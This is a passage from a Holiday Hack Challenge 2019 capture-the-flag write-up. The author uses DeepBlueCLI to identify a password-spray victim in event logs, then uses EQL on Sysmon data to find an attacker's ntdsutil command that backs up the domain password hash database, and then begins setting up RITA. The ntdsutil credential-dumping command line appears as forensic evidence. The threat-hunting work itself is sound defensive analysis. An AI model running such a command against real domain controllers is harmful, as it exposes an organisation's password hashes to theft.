12/16/2019  11:15 AM    <DIR>          .
12/16/2019  11:15 AM    <DIR>          ..
12/16/2019  11:15 AM    <DIR>          DeepBlueCLI
               0 File(s)              0 bytes
               3 Dir(s)  55,439,409,152 bytes free

COMMANDO Mon 12/16/2019 11:16:01.41
C:\Users\tonyk\Documents\holidayhack2019>
```

Now let's get the event log data so we can analyze it. The event log data is a zip file found here: https://downloads.elfu.org/Security.evtx.zip

```
C:\Users\tonyk\Documents\holidayhack2019>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

COMMANDO 12/16/2019 11:30:17 AM
PS C:\Users\tonyk\Documents\holidayhack2019 >  wget https://downloads.elfu.org/Security.evtx.zip -outfile
Security.evtx.zip
COMMANDO 12/16/2019 11:30:48 AM
PS C:\Users\tonyk\Documents\holidayhack2019 > unzip Security.evtx.zip
Archive:  Security.evtx.zip
  inflating: Security.evtx
COMMANDO 12/16/2019 11:31:48 AM
PS C:\Users\tonyk\Documents\holidayhack2019 > dir


    Directory: C:\Users\tonyk\Documents\holidayhack2019


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       12/16/2019  11:15 AM                DeepBlueCLI
-a----       11/19/2019   6:29 AM        3215360 Security.evtx
-a----       12/16/2019  11:30 AM         236167 Security.evtx.zip


COMMANDO 12/16/2019 11:31:57 AM
PS C:\Users\tonyk\Documents\holidayhack2019 >
```

The file is Security.evtx. Time to analyze it using DeepBlue, so let's get setup.

First, copy the default regexes and whitelist text files into our working directory – it's possible that we'll need those. Then run DeepBlue against our event log. Note that I've included the entire output of our DeepBlue run – it's all relevant and I don't want to lose context by snipping.

```
COMMANDO 12/16/2019 12:28:44 PM
PS C:\Users\tonyk\Documents\holidayhack2019 > copy DeepBlueCLI\regexes.txt .
COMMANDO 12/16/2019 12:29:39 PM
PS C:\Users\tonyk\Documents\holidayhack2019 > copy DeepBlueCLI\whitelist.txt .
COMMANDO 12/16/2019 12:29:51 PM
PS C:\Users\tonyk\Documents\holidayhack2019 > .\DeepBlueCLI\DeepBlue.ps1 .\Security.evtx
```

```
Date    : 11/19/2019 6:22:46 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves
          gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry civysparkles
sscarletpie ftwinklestockings cstripyfluff gcandyfluff
          smullingfluff hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary
ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:22:40 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves
          gchocolatewine ltrufflefig wopenslae mstripysleigh pbrandyberry civysparkles sscarletpie
ftwinklestockings cstripyfluff gcandyfluff smullingfluff
          hcandysnaps mbrandybells twinterfig supatree civypears ygreenpie ftinseltoes smary
ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:22:34 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine
          wopenslae ltrufflefig supatree mstripysleigh pbrandyberry civysparkles sscarletpie
ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps
          mbrandybells twinterfig smary civypears ygreenpie ftinseltoes hevergreen ttinselbubbles
dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:22:29 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves lstripyleaves gchocolatewine
          wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie bevergreen cstripyfluff
gcandyfluff smullingfluff hcandysnaps dsparkleleaves
          ftwinklestockings mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles
mstripysleigh
          Accessing Username: -
          Accessing Host Name: -
```

```
Command :
Decoded :

Date    : 11/19/2019 6:22:23 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves
          gchocolatewine wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie
ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps
          dsparkleleaves mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles
mstripysleigh
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:22:18 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygreenpie esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves
          gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry civysparkles
sscarletpie ftwinklestockings cstripyfluff gcandyfluff
          ygoldentrifle smullingfluff hcandysnaps mbrandybells twinterfig civypears ftinseltoes smary
ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:22:13 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine
          ltrufflefig wopenslae mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings
cstripyfluff gcandyfluff smullingfluff hcandysnaps
          mbrandybells twinterfig supatree smary civypears ygreenpie ftinseltoes hevergreen ttinselbubbles
dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:22:07 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves
          gchocolatewine wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie
ftwinklestockings cstripyfluff gcandyfluff smullingfluff hcandysnaps
          dsparkleleaves mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles
mstripysleigh
```

```
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:22:02 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves lstripyleaves gchocolatewine
          wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie bevergreen cstripyfluff
gcandyfluff smullingfluff hcandysnaps dsparkleleaves
          ftwinklestockings mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles
mstripysleigh
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:21:56 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves
          gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry civysparkles
sscarletpie ftwinklestockings cstripyfluff gcandyfluff
          smullingfluff hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary
ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:21:51 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves
          gchocolatewine ltrufflefig wopenslae mstripysleigh pbrandyberry civysparkles sscarletpie
ftwinklestockings cstripyfluff gcandyfluff smullingfluff
          hcandysnaps mbrandybells twinterfig supatree civypears ygreenpie ftinseltoes smary
ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 11/19/2019 6:21:46 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a
password spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves
```

```
          gchocolatewine wopenslae ltrufflefig supatree mstripysleigh pbrandyberry civysparkles
sscarletpie ftwinklestockings cstripyfluff gcandyfluff
          smullingfluff hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary
ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -

Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: pminstix
          User SID Access Count: 2
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: DC1$
          User SID Access Count: 12
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ygoldentrifle
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: esparklesleigh
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: hevergreen
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: Administrator
```

```
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: sgreenbells
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: cjinglebuns
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: tcandybaubles
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: bbrandyleaves
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: bevergreen
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: lstripyleaves
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: gchocolatewine
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
```

```
EventID : 4672
Message : High number of logon failures for one account
Results : Username: wopenslae
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ltrufflefig
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: supatree
          Total logon failures: 76
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: mstripysleigh
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: pbrandyberry
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: civysparkles
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: sscarletpie
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ftwinklestockings
          Total logon failures: 77
Command :
Decoded :
```

```
Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: cstripyfluff
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: gcandyfluff
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: smullingfluff
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: hcandysnaps
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: mbrandybells
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: twinterfig
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: civypears
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ygreenpie
```

```
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ftinseltoes
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: smary
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ttinselbubbles
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: dsparkleleaves
          Total logon failures: 77
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of total logon failures for multiple accounts
Results : Total accounts: 31
          Total logon failures: 2386

Command :
Decoded :



COMMANDO 12/16/2019 12:31:50 PM
PS C:\Users\tonyk\Documents\holidayhack2019 >
```

Looking at the results, here is the list of suspected password spray targets:

```
          Target Usernames: ygoldentrifle esparklesleigh Administrator sgreenbells cjinglebuns
tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine
          ltrufflefig wopenslae mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings
cstripyfluff gcandyfluff smullingfluff hcandysnaps
          mbrandybells twinterfig supatree smary civypears ygreenpie ftinseltoes hevergreen ttinselbubbles
dsparkleleaves
```

A login for each of those targets was attempted 77 times, indicated by the failure count as seen here for username dsparkleleaves:

```
Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: dsparkleleaves
          Total logon failures: 77
```


The following three usernames experienced successful logons. Note that of these three, only supatree is in the password spray target list seen above:

```
Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: pminstix
          User SID Access Count: 2
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: DC1$
          User SID Access Count: 12
Command :
Decoded :

Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
Command :
Decoded :
```


Finally, we also see that user “supatree” only registered 76 failures instead of 77 failures like dsparkleleaves and the others, indicating a potential success by the attacker.

```
Date    : 8/23/2019 7:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: supatree
          Total logon failures: 76
Command :
Decoded :
```

Our conclusion is that “supatree” is the compromised user.



Let's proceed with Objective #4



We recall from our talk with SugarPlum Mary that we need to look into Sysmon and something called the Event Query Language, as described here: https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/

Back on our Kali machine, we'll need the python eql module. Install it:

```
root@kali:~/holidayhack2019# pip3 install eql
Collecting eql
  Downloading
https://files.pythonhosted.org/packages/22/84/a6fc791e5044b9aee79daa10b83e675bfddd047365c513ad9e913f5f428a
/eql-0.8.0-py2.py3-none-any.whl (96kB)
    100% |████████████████████████████████████████| 102kB 2.5MB/s
Collecting lark-parser~=0.7 (from eql)
  Downloading
https://files.pythonhosted.org/packages/34/b8/aa7d6cf2d5efdd2fcd85cf39b33584fe12a0f7086ed451176ceb7fb510eb
/lark-parser-0.7.8.tar.gz (276kB)
    100% |████████████████████████████████████████| 276kB 3.3MB/s
```

```
Building wheels for collected packages: lark-parser
  Running setup.py bdist_wheel for lark-parser ... done
  Stored in directory: /root/.cache/pip/wheels/01/a2/30/ebae6ffa73cf3aa1c972a24d4c78388afd910f91e43bf554aa
Successfully built lark-parser
Installing collected packages: lark-parser, eql
Successfully installed eql-0.8.0 lark-parser-0.7.8
root@kali:~/holidayhack2019#
```

Now fetch and uzip the normalized Sysmon json log file provided here: https://downloads.elfu.org/sysmon-data.json.zip

```
root@kali:~/holidayhack2019# wget https://downloads.elfu.org/sysmon-data.json.zip
Will not apply HSTS. The HSTS database must be a regular and non-world-writable file.
ERROR: could not open HSTS store at '/root/.wget-hsts'. HSTS will be disabled.
--2019-12-16 14:07:14--  https://downloads.elfu.org/sysmon-data.json.zip
Resolving downloads.elfu.org (downloads.elfu.org)... 45.79.14.68
Connecting to downloads.elfu.org (downloads.elfu.org)|45.79.14.68|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 57539 (56K) [application/zip]
Saving to: ‘sysmon-data.json.zip’

sysmon-data.json.zip           100%[=================================================>]  56.19K  --.-
KB/s    in 0.03s

2019-12-16 14:07:15 (1.82 MB/s) - ‘sysmon-data.json.zip’ saved [57539/57539]

root@kali:~/holidayhack2019# unzip sysmon-data.json.zip
Archive:  sysmon-data.json.zip
  inflating: sysmon-data.json
root@kali:~/holidayhack2019# dir
LetterToElfUPersonnel.pdf  Security.evtx      sysmon-data.json
LetterToElfUPersonnel.txt  Security.evtx.zip  sysmon-data.json.zip
root@kali:~/holidayhack2019#
```

Let’s make sure that eql works – first grab a process name from the top of the file.

```
root@kali:~/holidayhack2019# head sysmon-data.json
[
    {
        "command_line": "\"C:\\Windows\\system32\\wevtutil.exe\" cl Microsoft-Windows-SmbClient/Security",
        "event_type": "process",
        "logon_id": 152809,
        "parent_process_name": "?",
        "parent_process_path": "?",
        "pid": 2920,
        "ppid": 548,
        "process_name": "wevtutil.exe",
```

Now query for the process name “wevtutil.exe” using eql.

```
root@kali:~/holidayhack2019# eql query -f sysmon-data.json "process where process_name = 'wevtutil.exe'"
{"command_line": "\"C:\\Windows\\system32\\wevtutil.exe\" cl Microsoft-Windows-SmbClient/Security",
"event_type": "process", "logon_id": 152809, "parent_process_name": "?", "parent_process_path": "?",
"pid": 2920, "ppid": 548, "process_name": "wevtutil.exe", "process_path":
"C:\\Windows\\System32\\wevtutil.exe", "subtype": "create", "timestamp": 132110784098300000, "unique_pid":
"{7431d376-7e09-5d60-0000-001055852400}", "unique_ppid": "{00000000-0000-0000-0000-000000000000}", "user":
"ELFU\\Administrator", "user_domain": "ELFU", "user_name": "Administrator"}
{"command_line": "\"C:\\Windows\\system32\\wevtutil.exe\" cl Microsoft-Windows-StateRepository/Debug",
"event_type": "process", "logon_id": 152809, "parent_process_name": "?", "parent_process_path": "?",
"pid": 3180, "ppid": 548, "process_name": "wevtutil.exe", "process_path":
"C:\\Windows\\System32\\wevtutil.exe", "subtype": "create", "timestamp": 132110784098540000, "unique_pid":
"{7431d376-7e09-5d60-0000-001056872400}", "unique_ppid": "{00000000-0000-0000-0000-000000000000}", "user":
"ELFU\\Administrator", "user_domain": "ELFU", "user_name": "Administrator"}
```

```
<snip>
```

It does – the data is good and we can run eql queries.


Based on what we've learned in the SANS blog on EQL, we know that "an attacker with privileged access to a Windows Domain Controller can use ntdsutil to create an accessible backup of the domain password hashes."

Let's use EQL to look for process names that contain "ntdsutil.exe".


```
root@kali:~/holidayhack2019# eql query -f sysmon-data.json "process where process_name = 'ntdsutil.exe'" |
jq
{
  "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```

We found a process event where someone is selecting the ntds database and making a backup, probably for later exfiltration and exploitation.

The answer to this objective is ntdsutil.



Let's proceed with Objective #5



We recall that Sparkle Redberry has previously given us a hint about a framework for network traffic analysis called RITA. RITA can injest zeek logs, which is what we have to work with.

To run RITA, let's use the prebuilt Docker containers available from the Docker repository referenced in the Active Countermeasures RITA github site. We'll do this on Windows, where I have support for docker already installed. Start by pulling down the docker image.

```
COMMANDO Mon 12/16/2019 19:59:38.13
C:\Users\tonyk\Documents\holidayhack2019>docker pull quay.io/activecm/rita
Using default tag: latest
latest: Pulling from activecm/rita
2446f61be6a8: Pull complete
d7520d35e661: Pull complete
Digest: sha256:66557ada4de2a0aa13cc79ace68e6730c94527d690d251c3d435833ee4bf74e8
Status: Downloaded newer image for quay.io/activecm/rita:latest
quay.io/activecm/rita:latest

COMMANDO Mon 12/16/2019 20:01:09.01
C:\Users\tonyk\Documents\holidayhack2019>
```

Now we need to get the RITA config.yaml file from the RITA github site and edit it with notepad.

```
COMMANDO 12/17/2019 6:18:13 PM
PS C:\Users\tonyk\Documents\holidayhack2019 > wget
https://github.com/activecm/rita/raw/master/etc/rita.yaml -outfile rita.yaml
COMMANDO 12/17/2019 6:18:22 PM
PS C:\Users\tonyk\Documents\holidayhack2019 >
```

The main yaml file section to be edited is the "Filtering: InternalSubnets" section. We'll simply go with the defaults by uncommenting them in the yaml file.

```
    InternalSubnets:
      - 10.0.0.0/8          # Private-Use Networks  RFC 1918
      - 172.16.0.0/12       # Private-Use Networks  RFC 1918
      - 192.168.0.0/16      # Private-Use Networks  RFC 1918
```

Now pull down the zeek logs zip file and unzip it.

```
COMMANDO 12/17/2019 6:25:04 PM
PS C:\Users\tonyk\Documents\holidayhack2019 > wget https://downloads.elfu.org/elfu-zeeklogs.zip -outfile
elfu-zeeklogs.zip
COMMANDO 12/17/2019 7:33:36 PM
